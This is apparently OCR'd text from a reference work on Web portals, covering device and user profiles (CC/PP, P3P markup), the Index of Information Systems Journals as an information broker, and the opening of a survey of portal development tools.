The majority of the traditional Web portals use search engines that do not take into account the preferences and the real needs of the user no matters who the user is, as long as the search term is the same, the search result is the same. This may bring some irrelevant, and even potentially harmful, information to the user. For example, a user that has an allergy against peanuts should not get any peanut-related information when he or she searches for dessert recipes on the Web. By including such sensitive information in the user profile, search engines could customize search results according to the needs and preferences of the user instead of sending back generic search results that apply to everyone. Another advantage of taking user profiles into account is that it can help in *ranking* the relevancy of the search result. For example, suppose a user wants to search for information related to the keyword *Java*. Since the word *Java* has several meanings, a search engine does not know the real intent of the user. However, if a user profile is available and indicates that the current user is a computer science professor, then using that the search engine can know that the user most likely wants to look for information related to Java as a programming language, and can rank hits related to it with a higher relevancy value.

Google was one of the earliest in realizing the importance of user profiles and supported it in its personalized Web search engine to allow registered users to tailor the search results according to the preferences that they provide to it. The short-term user profile of Challam (2004) captures the user task at the time the user conducts the search so that the search results can be personalized to suit the user's need at a particular moment. A framework for managing user profiles defined in OWL is given in Palmisano et al. (2005).

There is currently no standard for describing the user profiles based upon Semantic Web technologies. One notable effort in that direction, however, is the standard ontology for ubiquitous and pervasive applications (SOUPA) (Chen, Perich, Finin, & Joshi, 2004).

The Role of Device, Operating System, and User Agent Profiles in Improving Searches on Web Portals


Each device such as a desktop computer, a cellular phone, or a personal digital assistant (PDA) used to access a Web portal has its own computational capabilities, display capabilities, and other physical properties. Therefore, Web portals need to not only deliver a *static* version of the search results to the user, but also need to adjust their presentation and content depending on the capabilities of the device, the network used, and so on.

One way to solve this problem is to describe the client device to the server in such a way that the server can adapt the content to the device, and make sure that the user gets the best possible presentation for his or her device. This can be done by declaring the properties of the device in what are known as device profiles. A device profile will typically contain only the default information that a vendor considers necessary for the device to be used appropriately.

The composite capabilities/preference profiles (CC/PP) specification, layered on top of XML and RDF, is one way to express device and user agent capabilities and user preferences. These include the hardware characteristics (such as screen size, image capabilities, and vendor), software characteristics (such as operating system specifics and list of audio and video encoders), the application characteristics (such as browser vendor and version, markup languages, and versions supported), browser characteristics (such as language version and scripting libraries supported), and network characteristics (such as device location, latency, and reliability). The user preferences can override the default device capabilities. For example, a device may be capable of playing audio, but the user may turn this ability off. Figure 2 shows how CC/PP can be used.

Example 1. The following shows a CC/PP markup for a device whose processor is of type ABC. The preferred default values (as determined by its vendor) of its display and memory are given. The namespace name prefixes are used to disambiguate elements/attributes that are native to CC/PP or RDF from those that are specific to the vendor vocabulary. See Example 1.

Figure 2. A scenario of CC/PP architecture and process



Example 1.

```
<rdf:RDF xmlns:rdf=”http://www.w3.org/1999/02/22-rdf-syntax-ns#”
         xmlns:ccpp=”http://www.w3.org/2002/11/08-ccpp-schema#”
         xmlns:prf=”http://a.com/schema#”>
 . . .
 <ccpp:component>
  <rdf:Description rdf:about=”http://a.com/HardwareDevice”>
   <rdf:type rdf:resource=”http://a.com/schema#HardwarePlatform”/>
   <ccpp:defaults rdf:resource=”http://a.com/HardwareDefault”/>
   <prf:vendor>Nexus</prf:vendor>
   <prf:cpu>XYZ</prf:cpu>
   <prf:displayHeight>400</prf:displayHeight>
   <prf:displayWidth>640</prf:displayWidth>
   <prf:memoryMb>32</prf:memoryMb>
  </rdf:Description>
 </ccpp:component>
 . . .
</rdf:RDF>
```

One of the major challenges to personalization in general and the use of profiles in particular is the user concern for privacy, which we discuss next.

The Role of Representation in Balancing Personalization and Privacy in Web Portals

The provision for personalization in the light of respecting privacy is central to the success of Web portals. This dichotomy is both an ethical and a legal issue. Striking a balance between the two is a constant struggle for businesses (Kasanoff, 2002) where the benefits of respecting one can adversely affect the other, thereby impacting their credibility in the view of their customers. This is particularly critical when the electronic medium is the only “face” of a business that a customer has ever been exposed to.

The main privacy concern that users have is not knowing how or by whom the personal information that they have released voluntarily or involuntarily will be used. Users make the choice of using any distributed software application such as a Web portal with the belief that the benefits of releasing personal information outweigh the costs. However, perception in matters of privacy and security is important: users will become more circumspect of how they release their personal data if the balance may tilt on the other side.

This can adversely affect personalization initiatives at-large. To maintain trust and confidence in the solicitors, users need means to be able to control (Dunn, Gwertzman, Layman, & Partovi, 1997) which personal information gets disclosed or withheld from a particular Web portal.

The platform for privacy preferences project (P3P) enables Web portal providers to express their privacy practices in a format that can be retrieved automatically and interpreted easily by user agents. This ensures that users are informed about privacy policies before they release personal information. A P3P preference exchange language (APPEL) complements P3P and allows a user to express his or her preferences in a set of preference-rules. These can then be used by the user agent to make decisions regarding the acceptability of machine-readable privacy policies from P3P-enabled Web portals.

Example 2. The following markup is a P3P fragment. In it, the P3P policy /p3p/policies.xml#first applies to all cookies, the P3P policy /P3P/policies.xml#second applies to all resources whose paths begin with /shop except resources whose paths begin with /shop/secure, and these statements are valid for a week. See Example 2.

The significance of personalization has been realized among Web portal software companies such as IBM, Oracle, and Microsoft, and this is reflected by the support for it in their products such as IBM WebSphere, Oracle Application Server, and Microsoft ASP.NET, respectively. We anticipate that the awareness of knowledge representation techniques and technologies will be important to further the support for a large-scale personalization.

Personalization can be put into practice using a variety of techniques including the use of cookies, rules based on click stream monitoring, content caching, the use of recommender systems, collaborative filtering, and implicit/explicit user profiling. A scheme for a systematic evaluation of personalization techniques based on domain knowledge input is given in Yang and Padmanabhan (2005). The improvements in representation in Web portals can also have a fringe benefit in advancement of such approaches.

We expect that the awareness and the need for integrating Semantic Web technologies into Web portals will continue to grow. With that, the need for placing the user at the center of knowledge representation decisions, and thereby of personalization in “Semantic portals,” will become increasingly important.

FUTURE TRENDS

As the scale of information on the Web portals increases, so will the need for a systematic approach to develop, deploy, and maintain them. Personalization can not be an afterthought in engineering a Web portal for providers that value it. Indeed, the need for personalization should be outlined early (say, during the requirements elicitation stage) in a user-centric Web portal development process and should be considered *throughout* the process. Although there are partial efforts in this regard (Jafari & Sheehan, 2003; Rossi, Schwabe, & Guimarães, 2001) that present one methodological view, a rigorous engineering approach in this direction is yet to be set forth and put into industrial-strength practice.

CONCLUSION

Web portals must be engineered to anticipate client-side requirements and abide by them. Personalization, which takes into consideration the user experience in the Web portal, is one way to achieve that.

For personalization to be successful, however, a concerted effort by all parties involved during its engineering process, from conception to deployment, is necessary. To nurture that, device vendors, and Web portal providers and users, all have to do their part. If the profile mechanism is adopted as a personalization technique, then it is essential that profile inputs from each party are represented well and are interoperable.

Example 2.

```
<META xmlns=”http://www.w3.org/2002/01/P3Pv1”>
 <POLICY-REFERENCES>
  <EXPIRY max-age=”604800”/>
   <POLICY-REF about=”/p3p/policies.xml#first”>
    <COOKIE-INCLUDE name=”*” value=”*” domain=”*” path=”*”/>
   </POLICY-REF>
   <POLICY-REF about=”/p3p/policies.xml#second”>
    <INCLUDE>/shop/*</INCLUDE>
    <EXCLUDE>/shop/secure/*</EXCLUDE>
   </POLICY-REF>
 </POLICY-REFERENCES>
</META>
```

Still, personalization in the end is about users, not the technology. The technologies can be personalization-enablers, but they should not be viewed as a panacea: there is no substitute for careful planning based on a feasibility analysis and subsequent deployment of technologies that takes user needs, goals, and preferences into consideration.

Users typically make a choice of using a software. They expect that they will not be worse off after using any distributed software application such as a Web portal. Therefore, to build and maintain trust, perhaps the most important quality attribute of a Web portal is that the providers must take steps so as to not compromise user privacy, even inadvertently.

REFERENCES

Challam, V. K. R. (2004). *Ontology-based user profiles for contextual information retrieval*. Masters Thesis, University of Kansas, Kansas, USA.

Chen, H., Perich, F., Finin, T., & Joshi, A. (2004). SOUPA: Standard ontology for ubiquitous and pervasive applications. *Proceedings of the 1st Annual International Conference on Mobile and Ubiquitous Systems: Networking and Services (Mobiquitous 2004)*, Boston, USA, August 22-26, 2004.

Dunn, M., Gwertzman, J., Layman, A., & Partovi, H. (1997). *Privacy and profiling on the Web*. World Wide Web Consortium (W3C) Note.

Gruber, T. R. (1993). Toward principles for the design of ontologies used for knowledge sharing. In *Formal ontology in conceptual analysis and knowledge representation*. Kluwer Academic Publishers.

Hendler, J., Lassila, O., & Berners-Lee, T. (2001). The Semantic Web. *Scientific American*, *284*(5), 34-43.

Jafari, A., & Sheehan, M. (2003). *Designing portals: Opportunities and challenges*. Hershey, PA: Idea Group Publishing.

Karat, J., Karat, C. M., & Ukelson, J. (2000). Affordances, motivation, and the design of user interfaces. *Communications of the ACM*, *43*(8), 49-51.

Kasanoff, B. (2002). *Making it personal: How to profit from personalization without invading privacy*. John Wiley & Sons.

Kramer, J., Noronha, S., & Vergo, J. (2000). A user-centered design approach to personalization. *Communications of the ACM*, *43*(8), 44-48.

Lightner, N. J., & Eastman, C. (2002). User preference for product information in remote purchase environments. *Journal of Electronic Commerce Research*, *3*(3), 174-186.

Manber, U., Patel, A., & Robison, J. (2000). Experience with personalization of Yahoo! *Communications of the ACM*, *43*(8), 35-39.

Palmisano, I., Redavid, D., Semeraro, G., Degemmis, M., Lops, P., & Licchelli, O. (2005). A framework for RDF user profile managing. *Workshop on Personalization on the Semantic Web (PerSWeb'05)*, Edinburgh, UK, July 24-25, 2005.

Pednault, E. P. D. (2000). Representation is everything. *Communications of the ACM*, *43*(8), 80-83.

Riecken, R. (2000). Growth in personalization and business. *Communications of the ACM*, *43*(8), 32.

Rossi, G., Schwabe, D., & Guimarães, R. M. (2001). Designing personalized Web applications. *The 10th International World Wide Web Conference (WWW10)*, Hong Kong, China, May 1-5, 2001.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Yang, Y., & Padmanabhan, B. (2005). Evaluation of online personalization systems: A survey of evaluation schemes and a knowledge-based approach. *Journal of Electronic Commerce Research*, *6*(2), 112-122.

KEY TERMS

Content Negotiation: The mechanism for selecting the appropriate representation or a given response when there are multiple representations available.

Delivery Context: A set of attributes that characterizes the capabilities of the access mechanism, the preferences of the user, and other aspects of the context into which a resource is to be delivered.

Knowledge Representation: The study of how knowledge about the world can be represented and the kinds of reasoning can be carried out with that knowledge.

Ontology: An explicit formal specification of a conceptualization that consists of a set of terms in a domain and relations among them.

Personalization: A strategy that enables delivery that is customized to the user and user's environment.

Semantic Web: An extension of the current Web that adds technological infrastructure for better knowledge representation, interpretation, and reasoning.

User Profile: A information container describing user needs, goals, and preferences.

The Portal as Information Broker

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INTRODUCTION

The term *information broker* is widely used in the area of library and information science to describe a middle agent who deals in information as a commodity, enabling customers to gain more efficient access to quality data. The role of this middle agent is described as "information retrieval and information organisation" (Rugge & Glossbrenner, 1995). The role of the broker is to bring additional organisation to the market by lowering search costs (Palmer & Lindemann, 2003).

The *Index of Information Systems Journals* (Lamp, 2004) is a Web portal that has been providing an information broker service since 1994. The *Index* was originally seen as a resource that was of interest to a small research group, but is now used worldwide as a respected source of information regarding information systems (IS) journals. The growth of the *Index* user base and content has resulted in the provision of services not originally envisioned, as the aggregation of information in the *Index* became a resource in itself, rather than a means of accessing a resource.

BACKGROUND

The *Index* grew out of discussions in the Information Systems Research Group (ISRG) at the University of Tasmania in 1994. It came from the need of new IS researchers to identify journals for publication. John Lamp undertook to put together information on such journals and decided to use the, then, new technology of the World Wide Web to allow access to this information generally within the ISRG, or beyond, if there was interest. In 2006, the *Index* contains information on over 500 IS journals, and is accessed over 10,000 times per month by Web users all over the world.

Initially, the focus of the *Index* was on providing information for authors. A short description of the aims and scope of each journal was provided and, where these could be identified, Web links to primary Web sites containing further information and instructions for authors were provided. The *Index* became a Web portal to the primary journal Web sites. Applegate, Austin, and McFarlan (2003, p. 53) distinguish between horizontal, vertical, and affinity portals. On that classification, the *Index* would be classed as an affinity portal, as it provides specialist information to a specific market segment.

THE NETWORK INFORMATION BROKER

A network information broker is seen as providing a number of services (Keen & Lamp, 1997):

- Facilitation of the delivery of goods (i.e., information)
- Value enhancement of the information provided
- Adherence to a code of conduct, improving honesty, and reducing the chaos of network services
- Acting as a guarantor of standards of information integrity and quality of information services
- Representation of the supplier to the customer and vice versa
- Provision of new information by integrating sources from many suppliers
- Acting as a revenue gatherer for suppliers
- Advertisement of suppliers' information and services

The *Index* provides services in a number of areas covered by these criteria, as detailed.

Facilitation of Delivery

Thirty percent of IS journal titles come from four publishers: Elsevier, Springer, Inderscience, and IGI Global. The remaining titles, numbering over 300, include highly regarded titles, such as *MIS Quarterly* and the ACM and IEEE journals. These journals are published by other commercial organisations, professional organisations, or higher education institutions. The *Index* facilitates access by providing a single central point from which to directly access IS journal publication information. Without the *Index*, over 220 Web servers would have to be located and accessed to obtain the information held on the *Index*.

Value Enhancement

The single greatest enhancement that the *Index* offers to its user community is the aggregation of information into a central portal from which the primary Web sites can be directly accessed. The *Index* contains a summary of the information held on the primary Web sites. This information is presented in a uniform format that facilitates comparison of individual entries. It is also possible to conduct searches on this information, and this facility has been upgraded several times. A research project is currently underway (Lamp & Milton, 2003, 2004) to develop a categorisation scheme to be applied to IS journals. The adoption of the categorisation scheme is expected to significantly enhance the value of the *Index* by enabling more precise searches for particular types of journals.

Reduction of Chaos

The *Index* data is reviewed six monthly to ensure that the data in the *Index* is current. All data, including recognition by authorities, current publisher, and Web links into the primary Web sites are checked. A consistently applied editorial policy ensures that the information in the *Index* delivers a high degree of comparability between journals.

The dynamic nature of the World Wide Web, and consequent changes in Web links, is a major source of updates. In a survey of results reported in the literature and through monitoring a set of Web links over an extended period, Koehler (2004) observed Web link failure rates of up to 39% over a 12-month period. In the domain covered by the *Index,* a number of factors have been observed that contribute to Web link failure. The major causes are changes to publishers, through mergers of publishing houses and restructuring of primary Web sites. Most commercial publishers have restructured their Web sites since the *Index* was established in 1994 in order to take advantage of maturing Web technology to provide enhanced features, such as online submission and monitoring of articles, online subscription, and purchase of articles.

These changes are transparent to *Index* users and in most cases, the *Index* can be relied upon to have current information that will take them directly to the primary Web sites.

Guarantor of Standards

The *Index* is now widely known and respected within the IS community and amongst journal publishers. Inclusion on the *Index* is being increasingly cited as significant by journal editors and publishers. Increasingly, publishers are in direct and ongoing contact with the *Index* to ensure that their titles are correctly recorded and that updates are made in a timely fashion.

Provision of New Information by Integrating Sources

The data compiled for the *Index* is becoming a source of information in itself through the generation of information not originally envisaged. Already it has been used to provide data on the growth in IS journal titles, and to analyse trends in recognition of IS journals (Lamp, 2006).

Future areas of investigation that will generate new information include:

- searching activities of *Index* users,
- popularity of IS journals, and
- long-term analysis of the change in IS journal Web links.

Without the *Index*, these projects would require major data discovery and collection. The long-term studies of Web links would be impractical, if not impossible, as it is unlikely that publishers would have archival records of these.

The issues of representation, revenue gathering, and advertising are not significant to the *Index.* It obviously represents the IS journals to the users of the *Index*, but the nonprofit nature of the *Index* makes revenue gathering and advertising of little relevance.

THE DEVELOPMENT OF THE PORTAL

In the following sections, the development of the portal will be described, firstly from a systems view, and then describing the change and impact of technology used.

The Systems View

The original concept (Figure 1) for the *Index* was a simple register of journals that publish IS research. The publishers' Web sites were used as a source of information, which was presented as an alphabetical list on the *Index*. A paragraph based on the journal aims and scope described the journal and whether it was a paper- or electronic-based journal. Links were made available to the entry on the publishers' Web site.

Initial feedback from users requested the inclusion of information on whether an individual journal was recognised by the Australian Government for their research data collection. This annual data collection exercise is a factor in allocation of research funding to higher education institu-

Figure 1. Original conceptual model for the Index





Figure 2. Conceptual model for the second generation of the Index



tions in Australia; hence, researchers prefer to publish in a recognised journal.

Journals in the following categories are deemed by the Australian Government to be peer reviewed (DEST, 2005b):

- the journal is listed in one of the Institute for Scientific Information (ISI) indexes (http://www.isinet.com/journals)
- the journal is classified as "refereed" in *Ulrich's International Periodicals Directory* (Volume 5 - Refereed Serials) or via Ulrich's Web site, http://www.ulrichsweb.com
- the journal is included in the department's Register of Refereed Journals

Similar schemes operate in other countries, and while information on recognition by the Australian Government may not be relevant in those countries, the status according to Ulrich's and ISI is widely regarded as significant.

Consequently, the second generation of the *Index* recorded the peer review status of each journal in accordance with the Australian Government definition (Figure 2).

In 2004 the *Index* was given the status of an electronic book and was allocated an ISBN.

An issue that developed during the life of the *Index* is the increase in use and acceptance of electronic journals and open access journals. King et al. (King, Tenopir, Montgomery, & Aerni, 2003) have noted the increase in readership of electronic journals by academics. They also note that some institutional libraries link in open access journals through their catalogues, making them indistinguishable from subscribed journals. The *Directory of Open Access Journals (DOAJ)* (Lund University Libraries, 2005) defines open access journals as:

… journals that use a funding model that does not charge readers or their institutions for access. From the BOAI, Budapest Open Access Initiative, definition of "open access" we take the right of "users to read, download, copy, distribute, print, search, or link to the full texts of these articles" as mandatory for a journal to be included in the directory. The journal should offer open access to their content without delay. Free user registration online is accepted.

The *Scholarly Electronic Publishing Bibliography* (Bailey, 1996) provides many references documenting this development, and the *DOAJ* has become a central point from which information on, and articles published by, open access journals can be accessed.

Open access is also an issue that government and other public funding bodies have been debating. In 2005 the Australian government released its *Research Accessibility Framework* policy (DEST, 2005a), which raises the issue of

Figure 3. Conceptual model including open access status





Figure 4. The Index search data entry form



access to publicly funded research and seeks to encourage accessibility of research.

In response to this activity, the *Index* began recording the open access status of IS journals in 2005 (Figure 3).

Supporting Technology

The *Index* began life as a single Web page with no searching facilities beyond those provided by the Web browser find function. Journals were presented alphabetically, by title, disregarding "The," "Journal of," or "The Journal of." Links in the page provided a mechanism to jump down the list alphabetically.

In 2000, the *Index* was redeveloped using PHP and the database management system (DBMS), MySQL. This allowed separation of data storage from presentation code, use of modular code, presentation of subsets of records, the use of a Web browser interface for processing updates, automation of a number of administrative functions, and the development of improved searching based on database functions.

In addition to the data fields seen by users, the *Index* now also contains the following information on journals.

- Whether the journal is currently in publication
- The year of first publication
- International Standard Serial Number(s) (ISSN)

Searching is now possible on a number of criteria, allowing reasonably sophisticated searches to be undertaken (Figure 4). A full-text search is possible, using the DBMS full-text indexing and presenting the matches in order of relevance. It is possible to restrict searches by open access status or peer review status.

This increased flexibility provided by using a DBMS has also lead to the incorporation of additional features, both at the user level and behind the scenes for improvement of the *Index*.

Selecting links to a journal Web site is now recorded by the DBMS, and it is possible to provide a journal popularity metric using these records. The *Index* also records whether information or author instruction links were selected, so that some idea of user behaviour can be gained. Search terms and strategies are also recorded by the DBMS, and these records were influential in the redesign of the search facility in 2005.


An annual survey of users is also conducted to collect information on the types of users and why they are using the *Index*. This survey is Web based and the responses are recorded in the DBMS.

The existence of DBMS backups, extending over a number of years, now open up the possibility of longitudinal analysis of *Index* data, for example, on the question of the rate of change of Web links. The mere existence of the *Index* for a significant time has created data for research.

FUTURE TRENDS

One of the most interesting developments on the *Index* is the incorporation of library holding records at a number of institutions. The intention is to enhance the facilities offered by the *Index* through collaborative management of the data.

Figure 5. Conceptual model including institutional holdings



Until 2003, the *Index* only provided resources to authors; readers were not really catered to. In 2003 work was commenced on opening up the database contents to allow other institutions to maintain lists of holdings that link directly into their institution's library holdings and through that institutionally controlled access, provide access to the institution's electronic holdings with a single click (Figure 5).

Most library catalogues can be accessed by ISSN. The ISSNs recorded on the *Index* are used as a key to access institutional holdings. A simple Web interface is provided to volunteers at each institution to allow them to add, edit, or delete records relating to the holdings at their institution. Successful trials of this interface were undertaken in 2005, and it will be opened up to more institutions in 2006.

The use of a DBMS also means it is possible to answer queries from institutions involved in the trial along the lines of "what IS journals is our library **not** subscribed to?" That query, which would have required significant manual data analysis, was answered in seconds by return e-mail.

Once a significant number of institutions are recording their holdings, it will also be possible to answer the query "which institutions have holdings of a particular journal?" At present, answering this question is not a trivial exercise, as it usually requires accessing a number of databases or catalogues. This facility will provide guidance when requesting interlibrary loans.

Research is also being conducted to develop a categorial scheme for IS journals. The approach being taken is based on the development of an ontological framework for IS research. The dynamic nature of the IS domain and the contributions to the IS domain from its large number of reference disciplines contribute to the complexity of the tasks of developing and maintaining such a categorial scheme. Its adoption should assist greatly in reducing the number of inappropriate journal records returned as a result of the current searching facility on the *Index*.

Work is also ongoing to monitor and incorporate changed user requirements as a result of major changes to research practice, such as the *Research Quality Framework* exercises in the United Kingdom, New Zealand, and Australia, and the Australian *Research Accessibility Framework*. These initiatives may well have significant impacts on the existence and use of academic journals.

CONCLUSION

The *Index of Information Systems Journals* has grown dramatically over the past 10 years and has taken advantage of changes in information technology to expand and improve the services offered to users. The *Index* in its current state of development far exceeds the original simplistic vision of a Web page with a list of IS journals. It is providing a service that is sought after by authors, publishers, and readers of IS material around the world, and is generating research opportunities through its existence and use. Currently, it is based at Deakin University, and is collaboratively supported by a small number of institutions. Future developments may well expand the *Index* into a collaborative venture supported internationally.

The success of the *Index* reflects the adoption of network information broker principles, in particular:

- facilitation of the delivery of goods,
- value enhancement of the information provided,
- adherence to a code of conduct,
- acting as a guarantor of standards of information integrity and quality,
- provision of new information by integrating sources from many suppliers.

The technology on which the *Index* is built is simple, but effective. The major attraction to users is the aggregation and consistent formatting and presentation of the information held. Portals of this sort can add significant value and become a sought after resource.

REFERENCES

Applegate, L. M., Austin, R. D., & McFarlan, F. W. (2003). *Corporate information strategy and management: The challenges of managing in a network economy*. Boston: McGraw-Hill Irwin.

Bailey, C. W., Jr (1996, 09/09/2005). *Scholarly electronic publishing bibliography*. Retrieved September 2, 2007, from http://www.digital-scholarship.org/sepb

DEST. (2005a). *Research accessibility framework*. Retrieved 04/10/2005, from http://www.dest.gov.au/sectors/research_sector/policies_issues_reviews/key_issues/accessibility_framework/

DEST. (2005b). *Specifications for the collection of 2004 data*. Retrieved 04/10/2005, from http://www.dest.gov.au/highered/research/documents/specs2005.pdf

Keen, C. D., & Lamp, J. W. (1997). *Appropriate policy enforcement through the use of network information brokers*. Paper presented at the 3rd Pacific Asia Conference on Information Systems, Brisbane Australia.

King, D. W., Tenopir, C., Montgomery, C. H., & Aerni, S. E. (2003). Patterns of journal use by faculty at three diverse universities. *D-Lib Magazine, 9*(10), 1-10.

Koehler, W. (2004). A longitudinal study of Web pages continued: A consideration of document persistence. *Information Research, 9*(2), 174.

Lamp, J. W. (2004). *Index of Information Systems Journals*. Retrieved 04/10/2005, from http://lamp.infosys.deakin.edu.au/journals/

Lamp, J. W. (2006). Recognition as a distinguishing characteristic of IS journals. *Australasian Journal of Information Systems, 13*(2).

Lamp, J., & Milton, S. (2003). *An exploratory study of information systems subject indexing*. Paper presented at the 14th Australasian Conference on Information Systems, Perth Australia.

Lamp, J., & Milton, S. (2004). *The reality of information systems research*. Paper presented at the Second Workshop on Foundations of Information Systems, Canberra Australia.

Lund University Libraries. (2005). *DOAJ—Directory of Open Access Journals*. Retrieved 04/10/2005, from http://www.doaj.org/

Palmer, J., & Lindemann, M. (2003). Business models and market mechanisms: Evaluating efficiencies in consumer electronic markets. *SIGMIS Database, 34*(2), 23-38

Rugge, S., & Glossbrenner, A. (1995). *The information broker's handbook*. New York: McGraw-Hill.

KEY TERMS

ACM: The Association for Computing Machinery was founded in 1947 and is a major force in advancing the skills of information technology professionals and students worldwide. http://www.acm.org/

Affinity Portal: Provides content, commerce, and community features that are targeted towards a specific market segment.

Budapest Open Access Initiative: The BOAI arose from a meeting convened in Budapest by the Open Society Institute (OSI) in December 2001. It advocates a more open access to research outcomes through two complementary strategies: self-archiving and open access journals. http://www.soros.org/openaccess/

Double-Blind Refereeing: A process used by academic journals. In this process a number of expert academics evaluate the article. These referees are not told the identity of the author of the article, and the author is not told the identity of the referees. The intention is to eliminate any influence based on prestige or prior acquaintance of the author or reviewers.

Horizontal Portal: Provides one-stop gateway access to a wide range of Internet content and services.

IEEE: The Institute of Electrical and Electronics Engineers is a nonprofit, technical professional association with members in approximately 150 countries. http://www.ieee.org/

Information Broker: A middle agent who deals in information as a commodity, enabling customers to gain more efficient access to quality data.

LAMP: The LAMP system refers to the combination of Linux, Apache, MySQL, and PHP. It provides an open source Web server solution that is both powerful and stable. Sometimes, the "P" in LAMP is interpreted as meaning Python or Perl, but in most cases it refers to PHP. Unfortunately, John Lamp receives no royalties from the use of the name!

MySQL: The MySQL® database is an open source database that implements the SQL standard. It offers consistent fast performance, high reliability, and ease of use. MySQL runs on more than 20 platforms including Linux, Windows, OS/X, HP-UX, AIX, and Netware. A major factor contributing to its popularity is its incorporation into the LAMP system. http://www.mysql.com/

PHP: Is a recursive acronym for "PHP: Hypertext Preprocessor." It is a widely-used open source general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. The scripts are executed on the server and provide extensive functions for, among other things, accessing database systems. http://www.php.net/

Vertical Portal: Provides content and commerce features to industry sectors, such as the automotive or health-care industries.

Portal Development Tools

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INTRODUCTION

A number of customer and company needs can be identified, to which Web portal services appear to provide the best answer. These needs include information sharing and accessibility, content management and abstraction with the use of interfaces to multiple data formats, such as physical data, documents, files and databases. The main purpose of a Web portal is to enable users to access and modify information.

This short survey will provide an overview on how portal technology has evolved and how it has acquired a share of the market. The survey will examine the interoperability and integration of portal application products with other technologies and systems; it will then attempt to predict the future of Web portals development; in a next stage it will try to deal with the questions that vendors encounter in the portal implementation process and it will take note of some of the customer requirements. An essential question in dealing with the above concerns whether the next generation Web portal products will be designed as autonomous software independent systems, or as parts of other bundled systems.

The survey will also refer to the dominant players in the field of Web portal development tools. It will address the similarities and differences of the approaches of the various corporations. Each of these products will be briefly described and both its distinctive features and the requirements that it fulfils will be presented. The survey will conclude with a reference to the most significant trends in Web portal technology and to the needs that this technology will satisfy in the near future.

BACKGROUND
